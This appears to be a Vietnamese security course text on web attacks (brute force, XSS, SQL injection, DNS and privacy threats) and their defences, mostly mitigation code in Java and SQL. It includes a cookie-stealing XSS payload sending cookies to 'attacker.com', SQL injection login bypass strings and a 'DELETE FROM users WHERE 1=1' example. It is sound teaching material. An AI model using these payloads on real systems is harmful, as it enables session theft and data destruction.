### Tấn công vét can (Brute Force Attack)

Khái niệm:

- Kẻ tấn công thử tất cả các tổ hợp username và password có thể để tìm ra thông tin đăng nhập hợp lệ.

Cách thức tấn công:

- Sử dụng công cụ tự động để thử hàng ngàn kết hợp username và password.
- Kẻ tấn công thường bắt đầu với các mật khẩu phổ biến hoặc danh sách mật khẩu bị rò rỉ.

Hậu quả:

- Kẻ tấn công có thể truy cập vào tài khoản nếu mật khẩu yếu hoặc không có cơ chế bảo vệ.

Ví dụ:

- Đăng nhập vào tài khoản "admin" bằng cách thử mật khẩu mặc định như "admin123".

### Tấn công nghe lén (Eavesdropping)

Khái niệm:

- Kẻ tấn công lắng nghe các dữ liệu được truyền qua mạng để đánh cắp thông tin nhạy cảm như username, password.

Cách thức tấn công:

- Lợi dụng kết nối không an toàn (HTTP hoặc các giao thức không mã hóa).
- Dùng công cụ như Wireshark hoặc tcpdump để chặn gói tin.

Hậu quả:

- Đánh cắp thông tin đăng nhập hoặc dữ liệu cá nhân.
- Thực hiện các cuộc tấn công khác như phát lại chuỗi định dạng phiên.

Ví dụ:

- Đánh cắp thông tin đăng nhập từ biểu mẫu đăng nhập khi sử dụng Wi-Fi công cộng không mã hóa.
- 

### Tấn công Cross-Site Scripting (XSS)

Khái niệm:

- Kẻ tấn công chèn mã độc (JavaScript) vào ứng dụng để đánh cắp thông tin đăng nhập của người dùng.

*Cách thức tấn công:*

- Chèn mã độc vào biểu mẫu đăng nhập hoặc trang không được kiểm tra đầu vào.
- Kích hoạt mã độc khi người dùng truy cập trang, mã độc đánh cắp thông tin cookie và gửi về máy chủ của kẻ tấn công.

*Hậu quả:*

- Đánh cắp thông tin xác thực từ cookie.
- Lợi dụng cookie để truy cập trái phép tài khoản của người dùng.

Ví dụ:

Chèn mã độc vào trường username:

html

```
<script>document.location='http://attacker.com/steal?cookie='+document.cookie;</script>
```

### Tấn công SQL Injection

*Khái niệm:*

- Kẻ tấn công chèn mã SQL độc hại vào biểu mẫu đầu vào để can thiệp vào cơ sở dữ liệu của ứng dụng.

*Cách thức tấn công:*

- Chèn mã SQL để kiểm tra hoặc phá vỡ logic xác thực.
- Ví dụ: Nhập ' OR '1'='1 vào trường username hoặc password để vượt qua xác thực.

*Hậu quả:*

- Truy cập trái phép vào tài khoản.
- Thực hiện các hành vi phá hoại như thay đổi hoặc xóa dữ liệu.


Ví dụ:

Truy vấn SQL bị chèn mã độc:

sql

- SELECT \* FROM users WHERE username = " OR '1'='1' AND password = " OR '1'='1';

## 1.1.5 Tấn công vào trình duyệt web và sự riêng tư của người dùng



Hình 8: Mô tả tấn công xâm nhập quyền riêng tư người dùng

Các cuộc tấn công vào trình duyệt web và sự riêng tư của người dùng nhằm khai thác lỗ hổng trong trình duyệt, phần mềm hỗ trợ, hoặc giao thức mạng. Chúng có thể dẫn đến đánh cắp dữ liệu, theo dõi hành vi, hoặc thực hiện các hành động trái phép.

### Các dạng tấn công:

Tấn công sử dụng các phần mềm độc hại:

*Khái niệm:*

- Kẻ tấn công sử dụng phần mềm độc hại (malware) để chiếm quyền điều khiển trình duyệt, theo dõi người dùng hoặc đánh cắp dữ liệu cá nhân.

*Cách thức tấn công:*

- Adware (Phần mềm quảng cáo):
- Hiển thị quảng cáo không mong muốn trên trình duyệt hoặc chuyển hướng người dùng đến các trang web độc hại.
- Spyware (Phần mềm gián điệp):
- Theo dõi hành vi duyệt web, đánh cắp thông tin như mật khẩu, cookie, và dữ liệu nhập từ bàn phím.
- Keylogger (Trình ghi bàn phím):
- Ghi lại mọi thao tác trên bàn phím, bao gồm thông tin đăng nhập và mật khẩu.
- Ransomware:
- Khóa trình duyệt hoặc dữ liệu và yêu cầu tiền chuộc để giải mã.

*Hậu quả:*

- Đánh cắp thông tin nhạy cảm (mật khẩu, thẻ tín dụng).
- Chiếm quyền điều khiển tài khoản trực tuyến.
- Làm gián đoạn hoạt động duyệt web.

## Tấn công các trình cắm (plugin) của trình duyệt:

*Khái niệm:*

- Kẻ tấn công khai thác lỗ hổng hoặc thiết kế kém trong các plugin hoặc tiện ích mở rộng (extension) của trình duyệt để thực hiện hành vi độc hại.

*Cách thức tấn công:*

Khai thác lỗ hổng bảo mật:

- Các plugin như Flash, Java hoặc Silverlight thường chứa lỗ hổng cho phép thực thi mã độc.

Plugin độc hại:

- Kẻ tấn công phát hành các plugin độc hại, yêu cầu quyền truy cập dữ liệu duyệt web hoặc sửa đổi trang web người dùng truy cập.

Cập nhật giả mạo:

- Mạo danh thông báo cập nhật của plugin để lừa người dùng cài đặt mã độc.

Hậu quả:

- Đánh cắp dữ liệu duyệt web và tài khoản người dùng.
- Chèn mã độc vào các trang web hợp pháp.
- Theo dõi và thu thập hành vi duyệt web của người dùng.

## Các vấn đề DNS và nguồn gốc (Origin)

*Khái niệm:*

- Các tấn công liên quan đến DNS hoặc vi phạm chính sách nguồn gốc (Same-Origin Policy - SOP) nhằm đánh lừa người dùng hoặc đánh cắp dữ liệu từ các trang web.

*Cách thức tấn công:*

DNS Spoofing (Giả mạo DNS):

- Kẻ tấn công sửa đổi bản ghi DNS để chuyển hướng người dùng đến trang web giả mạo hoặc độc hại.
- Ví dụ: Gõ "example.com" nhưng bị chuyển đến "fake-example.com".

DNS Cache Poisoning:

- Kẻ tấn công làm ô nhiễm bộ nhớ cache DNS của máy chủ để chuyển hướng các truy vấn hợp lệ đến trang web độc hại.

**Vi phạm SOP (CORS Misconfiguration):**

- Kẻ tấn công lợi dụng cấu hình CORS không an toàn để truy cập dữ liệu nhạy cảm từ một miền khác.

**Hậu quả:**

- Người dùng bị lừa truy cập các trang web giả mạo.
- Dữ liệu nhạy cảm bị đánh cắp (mật khẩu, cookie).
- Phá vỡ tính toàn vẹn của dữ liệu.

### Sự riêng tư của người dùng

**Khái niệm:**

- Kẻ tấn công hoặc bên thứ ba thu thập thông tin cá nhân và theo dõi hành vi duyệt web của người dùng mà không có sự đồng ý.

**Cách thức tấn công:**

Cookie Tracking (Theo dõi bằng cookie):

- Cookie được sử dụng để theo dõi hành vi duyệt web, thậm chí trên nhiều trang web khác nhau (Cross-Site Tracking).

Fingerprinting (Lấy dấu vân tay trình duyệt):

- Sử dụng thông tin như độ phân giải màn hình, hệ điều hành, hoặc plugin để xác định và theo dõi người dùng duy nhất.

Supercookies:

- Các cookie khó xóa hơn và tồn tại ngoài phạm vi trình duyệt, thường được sử dụng bởi các nhà quảng cáo.

Phishing (Lừa đảo):


- Dùng email hoặc trang web giả mạo để thu thập thông tin cá nhân.

**Hậu quả:**

- Rò rỉ thông tin cá nhân và hành vi duyệt web.
- Bị nhắm mục tiêu quảng cáo hoặc các cuộc tấn công phức tạp hơn (như Social Engineering).

## **1.2 Biện pháp bảo mật các dạng tấn công trên ứng dụng web**

### **1.2.1 Biện pháp chống tấn công chèn mã HTML và Cross-Site Scripting (XSS)**



Hình 9: Mô tả phòng chống XSS

### Sử dụng bộ lọc XSS (XSS Filters)

#### Khái niệm

- Bộ lọc XSS là các công cụ hoặc thư viện được tích hợp vào ứng dụng để phát hiện và ngăn chặn mã độc hại (thường là JavaScript hoặc HTML không mong muốn) trước khi chúng được xử lý hoặc hiển thị trên trình duyệt.

#### Cách thức hoạt động

- Phân tích và kiểm tra dữ liệu đầu vào của người dùng, so sánh với các mẫu hoặc quy tắc định trước.
- Lọc bỏ các đoạn mã nguy hiểm như thẻ <script>, thuộc tính nguy hiểm (onerror, onload, onclick), hoặc các phương thức như eval(), setTimeout(), innerHTML.

### Thoát khỏi XSS (XSS Escaping)

#### Khái niệm

Thoát khỏi XSS là quá trình mã hóa (escaping) dữ liệu đầu vào của người dùng trước khi hiển thị trong HTML, JavaScript, CSS, hoặc URL. Mục tiêu là làm cho các ký tự đặc biệt như <, >, ", ', & hiển thị dưới dạng ký tự an toàn thay vì được trình duyệt thực thi như mã.

#### Cách thức hoạt động

*Thoát dữ liệu HTML (HTML Escaping):*

Mã hóa các ký tự đặc biệt trong nội dung HTML để tránh chúng bị diễn giải như mã.

Ví dụ:

html

- User input: <script>alert('XSS')</script>
- Escaped: &lt;script&gt;alert('XSS')&lt;/script&gt;

*Thoát dữ liệu JavaScript (JavaScript Escaping):*

Mã hóa các ký tự đặc biệt như ', ", \, /, và các ký tự điều khiển (e.g., \n, \r).

Ví dụ:

javascript

```
const safeValue = JSON.stringify(userInput);
```

*Thoát dữ liệu CSS (CSS Escaping):*

Mã hóa các ký tự đặc biệt như " và ' khi dữ liệu được chèn vào style.

Ví dụ:

css

```
body { background-image: url("safeInput"); }
```

*Thoát dữ liệu URL (URL Escaping):*


Mã hóa các ký tự đặc biệt để tránh chèn mã độc trong URL.

Ví dụ:

javascript

```
const safeUrl = encodeURIComponent(userInput);
```

### 1.2.2 Biện pháp chống Cross-Site Request Forgery (CSRF)



Hình 10: Mô tả phòng chống CSRF

Sử dụng token chống CSRF (CSRF Tokens):

Khái niệm:

- Một mã thông báo (token) duy nhất được tạo ra cho mỗi phiên làm việc của người dùng. Token này được thêm vào mỗi yêu cầu từ client đến server để xác thực tính hợp lệ

Cách triển khai:

Tạo và gắn token:

- Khi người dùng truy cập ứng dụng, server tạo một token ngẫu nhiên và gửi về phía client (qua HTML hoặc cookie).
- Token này được nhúng vào tất cả các yêu cầu cần xác thực (form, AJAX).

Kiểm tra token:

- Server kiểm tra token gửi kèm yêu cầu. Nếu token không khớp hoặc không tồn tại, yêu cầu sẽ bị từ chối.

## Bảo vệ form bằng Captcha:

*Khái niệm:*

- Thêm captcha vào form để đảm bảo chỉ con người thực hiện các yêu cầu, không phải bot hoặc script tự động.

## Giới hạn quyền và phân quyền hợp lý:

- Chỉ cho phép các tài khoản cần thiết thực hiện các hành động nhạy cảm.
- Xác minh lại thông tin đăng nhập trước khi thực hiện hành động quan trọng.

### 1.2.3 Biện pháp chống tấn công chèn mã SQL (SQL Injection)



Hình 11: Mô tả phòng chống chèn mã SQL Injection

## Sử dụng câu truy vấn có tham số (Prepared Statements)

- Lý do: Prepared Statements tách dữ liệu đầu vào của người dùng khỏi câu lệnh SQL, ngăn chặn việc chèn mã độc.

*Cách thực hiện trong Spring JDBC:*

Ví dụ với JdbcTemplate:

java

```
@Autowired  
private JdbcTemplate jdbcTemplate;  
public User getUserByUsernameAndPassword(String username, String password) {  
    String sql = "SELECT * FROM users WHERE username = ? AND password = ?";  
    return jdbcTemplate.queryForObject(sql, new Object[]{username, password}, new  
        BeanPropertyRowMapper<>(User.class));
```

```
}
```

Chú ý: Không bao giờ tạo câu truy vấn bằng cách nối chuỗi dữ liệu từ người dùng.

## Sử dụng ORM (Object Relational Mapping)

- Lý do: ORM như Hibernate tự động xử lý các truy vấn SQL an toàn, giúp giảm nguy cơ chèn mã SQL.

Cách thực hiện với Hibernate:

Sử dụng HQL hoặc Criteria API:

java

```
@Autowired  
private SessionFactory sessionFactory;  
  
public User findByUsername(String username) {  
    Session session = sessionFactory.getCurrentSession();  
    Query<User> query = session.createQuery("FROM User WHERE username = :username",  
        User.class);  
    query.setParameter("username", username);  
    return query.uniqueResult();  
}
```

Chú ý: Tránh sử dụng session.createSQLQuery() mà không áp dụng các biện pháp an toàn.

## Kiểm tra và lọc dữ liệu đầu vào (Input Validation)

- Lý do: Đảm bảo dữ liệu nhập từ người dùng chỉ chứa các ký tự hợp lệ theo mục đích sử dụng.

Cách thực hiện:

Sử dụng Regex để kiểm tra dữ liệu:

java

```
public boolean isValidUsername(String username) {  
    return username.matches("[a-zA-Z0-9_]+");  
}
```

Áp dụng @Pattern trong các DTO hoặc Entity:

java

```
public class UserDTO {  
    @Pattern(regexp = "[a-zA-Z0-9_]+", message = "Username contains invalid characters")  
    private String username;  
}
```

### **Hạn chế quyền của tài khoản kết nối cơ sở dữ liệu**

- Lý do: Nếu ứng dụng bị tấn công, việc hạn chế quyền sẽ giảm thiểu tác động.

Cách thực hiện:

Tạo tài khoản giới hạn quyền:

Sql

```
CREATE LOGIN app_user WITH PASSWORD = 'your_password';
CREATE USER app_user FOR LOGIN app_user;
GRANT SELECT, INSERT, UPDATE ON DATABASE your_database TO app_user;
```

Chú ý: Không sử dụng tài khoản sa hoặc tài khoản có quyền quản trị cho ứng dụng.

### **1.2.4 Biện pháp chống tấn công vào các cơ chế xác thực ( Authentication Attack)**

#### **Bảo vệ Cookie của phiên (Session Cookie Protection)**

Mục đích:

- Bảo vệ dữ liệu phiên lưu trữ trong cookie khỏi bị đánh cắp hoặc tái sử dụng trong các cuộc tấn công như Replay Attack hoặc XSS.

Cách thức thực hiện:

Sử dụng thuộc tính bảo mật Cookie:

- HttpOnly: Ngăn trình duyệt truy cập vào cookie qua JavaScript, giảm thiểu nguy cơ XSS.

java

- response.setHeader("Set-Cookie", "SESSIONID=abc123; HttpOnly");
- Secure: Chỉ gửi cookie qua kết nối HTTPS, bảo vệ khỏi nghe lén.
- SameSite: Ngăn chặn việc gửi cookie qua các trang web khác (giảm nguy cơ CSRF).

Mã hóa Cookie:

- Mã hóa dữ liệu bên trong cookie trước khi lưu trữ để tránh việc đọc lén.

Hết hạn phiên tự động:

- Đặt thời gian hết hạn ngắn cho cookie để giảm nguy cơ sử dụng lại:

java

- response.setHeader("Set-Cookie", "SESSIONID=abc123; Max-Age=3600");

## Sử dụng cơ chế xác thực an toàn

*Mục đích:*

- Tăng cường bảo mật trong quy trình xác thực, đảm bảo chỉ người dùng hợp lệ mới được truy cập.

*Cách thức thực hiện:*

### Xác thực hai yếu tố (2FA):

- Yêu cầu người dùng cung cấp thêm một lớp xác thực ngoài mật khẩu, ví dụ mã OTP từ email, SMS hoặc ứng dụng xác thực như Google Authenticator
- 

### Xác thực dựa trên sinh trắc học:

- Dùng dấu vân tay, khuôn mặt hoặc nhận dạng giọng nói để xác minh danh tính.

### OAuth hoặc OpenID Connect:

- Sử dụng các giao thức xác thực chuẩn để giảm thiểu quản lý mật khẩu nội bộ và ngăn chặn lỗ hổng xác thực.

### Sử dụng mã hóa mạnh:

- Mã hóa mật khẩu bằng thuật toán như bcrypt hoặc Argon2 trước khi lưu trữ:

java

- BCryptPasswordEncoder encoder = new BCryptPasswordEncoder();
- String hashedPassword = encoder.encode("userPassword");

## Yêu cầu người dùng và làm phiền người dùng

*Mục đích:*

- Đảm bảo người dùng thực sự là con người và buộc họ thực hiện các hành động bảo vệ tài khoản.

*Cách thức thực hiện:*

### CAPTCHA:

- Yêu cầu người dùng xác minh họ không phải robot bằng CAPTCHA trong các biểu mẫu đăng nhập hoặc khôi phục mật khẩu.

#### Xác minh email/điện thoại:

- Gửi email hoặc SMS để xác nhận danh tính khi đăng nhập từ thiết bị mới

#### Cảnh báo đăng nhập:

- Gửi thông báo hoặc email khi phát hiện đăng nhập từ vị trí hoặc thiết bị không quen thuộc.

#### Cuồng chế thay đổi mật khẩu:

- Yêu cầu thay đổi mật khẩu định kỳ hoặc khi phát hiện hoạt động đáng ngờ.

### **Sử dụng ngưỡng (Rate Limiting)**

#### *Mục đích:*

- Ngăn chặn tấn công vét cạn (Brute Force) hoặc các hành vi cố gắng đăng nhập bất thường.

#### *Cách thức thực hiện:*

#### Giới hạn số lần đăng nhập thất bại:

- Khóa tài khoản tạm thời sau một số lần đăng nhập sai liên tiếp.

java

```
if (failedAttempts >= 5) {  
    lockAccount(userId);  
}
```

#### Thời gian chờ (Delay):

- Thêm độ trễ sau mỗi lần đăng nhập thất bại để làm chậm các cuộc tấn công tự động.

#### Theo dõi hành vi:

- Phân tích tần suất đăng nhập của người dùng để phát hiện các mẫu bất thường.

#### Sử dụng tường lửa ứng dụng web (WAF):

- Cấu hình WAF để phát hiện và ngăn chặn các yêu cầu bất thường đến máy chủ.

## **Phòng chống phishing và bảo vệ mật khẩu**

*Mục đích:*

- Ngăn người dùng trở thành nạn nhân của phishing hoặc mật khẩu bị lộ ra ngoài.

*Cách thức thực hiện:*

Giáo dục người dùng:

- Đào tạo người dùng cách nhận biết email hoặc trang web lừa đảo.
- Nhắc nhở không nhập mật khẩu vào trang không đáng tin cậy.

Sử dụng liên kết một lần (One-Time Links):

- Các liên kết trong email khôi phục mật khẩu hoặc đăng nhập phải hết hạn sau một thời gian ngắn.

Kiểm tra độ mạnh của mật khẩu:

- Yêu cầu mật khẩu đủ phức tạp (có ký tự chữ, số, đặc biệt và độ dài tối thiểu).

Cơ chế lưu trữ mật khẩu an toàn:

- Không lưu mật khẩu ở dạng plaintext, sử dụng hashing và salting:

java

- String saltedPassword = password + salt;
- String hashedPassword = hash(saltedPassword);

Bảo vệ trước phishing bằng cảnh báo:

- Gửi email hoặc thông báo khi phát hiện các hành vi đáng ngờ, như thay đổi mật khẩu hoặc đăng nhập từ thiết bị mới.

### **1.2.5 Biện pháp chống tấn công vào trình duyệt web và sự riêng tư của người dùng**

#### **Chống phần mềm độc hại (Malware)**

Cài đặt phần mềm bảo mật:

- Sử dụng phần mềm diệt virus và các công cụ bảo mật đáng tin cậy như Windows Defender, Avast, hoặc Kaspersky.

Cập nhật thường xuyên:

- Đảm bảo trình duyệt, hệ điều hành và phần mềm bảo mật luôn được cập nhật phiên bản mới nhất để vá các lỗ hổng bảo mật.

#### Kiểm tra nguồn tải xuống:

- Chỉ tải phần mềm và file từ các nguồn đáng tin cậy, tránh các trang web không rõ nguồn gốc.

#### Hạn chế quyền chạy script:

- Sử dụng các tiện ích như NoScript hoặc uBlock Origin để chặn các script không an toàn.

### **Bảo mật plugin và tiện ích mở rộng (Extensions/Plugins)**

#### Kiểm tra nguồn gốc của plugin:

- Chỉ cài đặt tiện ích mở rộng từ các kho ứng dụng chính thức như Chrome Web Store hoặc Firefox Add-ons.

#### Xóa bỏ plugin không cần thiết:

- Gỡ bỏ các plugin hoặc tiện ích không còn sử dụng để giảm thiểu lỗ hổng bảo mật.

#### Hạn chế quyền truy cập:

- Kiểm tra và giới hạn quyền mà các tiện ích yêu cầu (ví dụ: không cho phép truy cập tất cả dữ liệu duyệt web nếu không cần thiết).

#### Tắt tự động chạy:

- *Đặt chế độ thủ công cho các plugin như Flash hoặc Java, tránh tự động thực thi mã độc.*

### **Ngăn chặn các vấn đề DNS và nguồn gốc (DNS & SOP Attacks)**

#### Sử dụng DNS an toàn:

- Chuyển sang các dịch vụ DNS bảo mật như Google Public DNS (8.8.8.8), Cloudflare DNS (1.1.1.1) hoặc các dịch vụ hỗ trợ DNS-over-HTTPS (DoH).

#### Bật DNSSEC (DNS Security Extensions):

- Đảm bảo máy chủ DNS hỗ trợ DNSSEC để xác minh tính toàn vẹn và nguồn gốc của các bản ghi DNS.

#### Cấu hình CORS an toàn:

- Chỉ cho phép các miền đáng tin cậy truy cập tài nguyên thông qua cấu hình chính sách Cross-Origin Resource Sharing (CORS).

#### Kiểm tra các bản ghi DNS:

- Sử dụng công cụ để phát hiện các bản ghi DNS bị giả mạo.

## Bảo vệ sự riêng tư của người dùng

### Quản lý cookie:

- Hạn chế cookie bên thứ ba bằng cách cấu hình trình duyệt. Ví dụ:
- Chrome: Settings > Privacy and Security > Cookies and other site data > Block third-party cookies.

### Sử dụng tiện ích bảo vệ riêng tư:

- Cài đặt các tiện ích như Privacy Badger, Ghostery hoặc Disconnect để chặn theo dõi.

### Duyệt web ẩn danh hoặc bảo mật:

- Sử dụng chế độ ẩn danh trong trình duyệt hoặc các trình duyệt như Brave và Tor để giảm thiểu thu thập dữ liệu.

### Ngăn chấn fingerprinting:

- Sử dụng các tiện ích hoặc cấu hình trình duyệt để hạn chế lấy dấu vân tay thiết bị.

## Chống phishing và các mối đe dọa khác

### Nhận diện email lừa đảo:

- Kiểm tra kỹ đường dẫn URL, tránh nhấp vào các liên kết hoặc tệp đính kèm không rõ ràng trong email.

### Sử dụng xác thực đa yếu tố (MFA):

- Bật xác thực hai lớp cho các tài khoản quan trọng để ngăn chặn truy cập trái phép.

### Bảo vệ mật khẩu:

- Sử dụng trình quản lý mật khẩu để tạo và lưu trữ mật khẩu mạnh, không dùng lại mật khẩu ở nhiều nơi.

## Tăng cường bảo mật trình duyệt

### Cập nhật trình duyệt thường xuyên:

- Luôn sử dụng phiên bản mới nhất của trình duyệt web để đảm bảo các lỗ hổng đã được vá.

### Tắt WebRTC nếu không cần thiết:

- WebRTC có thể rò rỉ địa chỉ IP thực của người dùng, nên tắt hoặc chặn nếu không cần dùng.

### Bật HTTPS:

- Sử dụng tiện ích như HTTPS Everywhere để buộc trình duyệt chỉ kết nối qua giao thức HTTPS an toàn.

## 2 Bảo mật cơ sở dữ liệu

### 2.1 Các dạng lỗ hổng thường gặp trên cơ sở dữ liệu

#### 2.1.1 Mật khẩu quá yếu và mặc định

##### Khái niệm lỗ hổng

Lỗ hổng mật khẩu yếu và mặc định xảy ra khi:

- Mật khẩu yếu: Sử dụng các mật khẩu dễ đoán, ngắn, hoặc không đủ phức tạp (ví dụ: 123456, password, hoặc admin123).
- Mật khẩu mặc định: Sử dụng mật khẩu mặc định từ nhà cung cấp (ví dụ: root/root, admin/admin), thường được công khai trong tài liệu hướng dẫn hoặc trên Internet.
- Các lỗ hổng này làm tăng nguy cơ bị tấn công bởi những kỹ thuật như vét cạn (brute force), tấn công từ điển (dictionary attack), hoặc tấn công phát lại (replay attack).

##### Nguy cơ và tác động

Truy cập trái phép vào cơ sở dữ liệu: Hacker có thể xâm nhập vào hệ thống và thực hiện các hành động nguy hiểm như đánh cắp dữ liệu, thay đổi, hoặc xóa dữ liệu.

Gây ra các tấn công nghiêm trọng: Các lỗ hổng này là cơ sở để thực hiện các tấn công như:

- SQL Injection
- Thay đổi cấu hình hệ thống
- Tấn công ransomware hoặc phá hoại dữ liệu.

Mất dữ liệu và vi phạm pháp lý:

- Thông tin khách hàng hoặc dữ liệu nhạy cảm có thể bị rò rỉ, dẫn đến mất uy tín và chịu phạt vi phạm pháp luật.

##### Ví dụ minh họa lỗ hổng

- Mật khẩu mặc định không thay đổi: Một cơ sở dữ liệu sử dụng thông tin đăng nhập root/root. Tin tức có thể tra cứu tài liệu và dễ dàng truy cập vào hệ thống.
- Mật khẩu yếu dễ đoán: Quản trị viên sử dụng mật khẩu admin123. Tin tức sử dụng kỹ thuật brute force có thể thử hết các mật khẩu phổ biến và đoán ra trong thời gian ngắn.

## 2.1.2 Lỗi chèn mã SQL

### Khái niệm lỗi chèn mã SQL

- SQL Injection là lỗ hổng bảo mật xảy ra khi một ứng dụng không kiểm tra và xử lý đúng các đầu vào người dùng trước khi sử dụng trong câu lệnh SQL. Điều này cho phép kẻ tấn công "chèn" mã SQL độc hại vào các truy vấn cơ sở dữ liệu, dẫn đến:
- Truy cập trái phép: Kẻ tấn công có thể vượt qua các cơ chế bảo mật để truy cập thông tin không được phép.
- Thao tác dữ liệu: Thêm, sửa, xóa, hoặc đánh cắp dữ liệu nhạy cảm.
- Thực thi lệnh nguy hiểm: Kẻ tấn công có thể thực hiện các lệnh nguy hiểm, gây nguy hại đến toàn bộ hệ thống cơ sở dữ liệu.

### Cách thức tấn công

SQL Injection có thể xảy ra khi:

- Dữ liệu đầu vào của người dùng không được kiểm tra và lọc sạch.
- Truy vấn SQL được xây dựng một cách không an toàn, sử dụng chuỗi ký tự nối trực tiếp với đầu vào người dùng.

Ví dụ:

sql|

```
String query = "SELECT * FROM users WHERE username = '" + username + "' AND password = '" +  
password + "'";
```

Nếu người dùng nhập:

- username: admin' --
- password: anything

Thì truy vấn SQL trở thành:

sql|

```
SELECT * FROM users WHERE username = 'admin' --' AND password = 'anything';
```

- Phần -- sẽ bỏ qua đoạn kiểm tra mật khẩu, cho phép kẻ tấn công đăng nhập mà không cần biết mật khẩu.

### Mục đích của tấn công SQL Injection

#### Vượt qua khâu xác thực người dùng

- Kẻ tấn công sử dụng các chuỗi SQL độc hại để bỏ qua bước xác thực, truy cập vào tài khoản người dùng hoặc tài khoản quản trị viên.

Ví dụ:

sql

' OR '1'='1

- Biểu thức này luôn đúng, cho phép bỏ qua mọi cơ chế kiểm tra đăng nhập.

### Chèn, sửa đổi, xóa dữ liệu

- Kẻ tấn công có thể thay đổi dữ liệu bằng cách sử dụng các truy vấn SQL.

Ví dụ:

DELETE FROM users WHERE 1=1;

